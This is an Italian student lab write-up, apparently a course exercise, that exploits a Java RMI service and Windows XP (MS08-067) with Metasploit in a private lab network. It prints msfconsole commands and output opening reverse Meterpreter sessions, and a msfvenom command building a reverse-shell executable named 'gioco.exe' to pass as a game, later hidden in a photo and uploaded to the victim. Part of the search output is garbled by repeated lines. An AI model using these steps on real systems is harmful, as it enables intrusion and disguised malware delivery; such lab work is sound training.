PORTA 1099 – JAVA RMI

Ho dovuto cambiare ip perché nonostante vari tentativi e modifiche non mi si apriva la sessione di Meterpreter (N.B. EVIDENZE A FINE DOCUMENTO!)

Scanzione nmap per trovare il servizio:

Cerco exploit disponibili:

Utilizzo il path exploit/multi/misc/java_rmi_server e controllo le configurazioni necessarie:

Configuro RHOSTS E LHOST:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
```

Avvio l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/D00040
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header...
[*] 192.168.1.40:1099 - Sending RMI Call...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:57846) at 2023-03-09 20:30:40 -0500
```

Utilizzo il comando ifconfiq per :


Utilizzo il comando route per :

BACKDOOR WINDOWS XP

Creo un file malevolo e lo chiamo gioco.exe per occultare la sua vera identità:

```
(kali@ kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_inai i 10 -f exe LHOST=192.168.1.150 LPORT=4444 > Desktop/gioco.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] Skipping invalid encoder x86/shikata_ga_inai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


Attivo msfconsole e sfrutto la vulnerabilità ms08-067 e procedo ad avviare la sessione di meterpreter:




```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.150:4444 → 192.168.1.200:1032) at 2023-03-10 11:12:37 -0500
```

Nascondo il file gioco.exe in una foto per nascondere ancora di più la sua identità:




Invio il file sunset alla macchina vittima attraverso il comando upload:





EVIDENZE MALFUNZIONAMENTO METASPLOIT CON IP: 192.168.11.111 e 192.168.11.112

Ho cambiato le configurazioni:



Ho conferato le configurazioni con ifconfig e le macchine pingano:

Scansione con nmap:

Avvio Metasploit:

```
Matching Modules

# Name

0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2 auxiliary/scanner/misc/java_rmi_server
3 exploit/multi/browser/java_rmi_connection_impl
2 interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module duple interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module duple interact with a modu
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wNz8cE

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Exploit completed, but no session was created.
```

Dopo numerosi tentativi:

- Ho controllato le configurazioni di rete
- Ho reinstallato Kali e Meta nel caso avessi modificato qualcosa negli esercizi precedenti
- Ho cambiato la configurazione da "rete interna" a "bridge" così come veniva consigliato su internet Ma il risultato era sempre: "Exploit completed, but no session was created", ho perciò provato a cambiare ip e in quel caso tutto ha funzionato.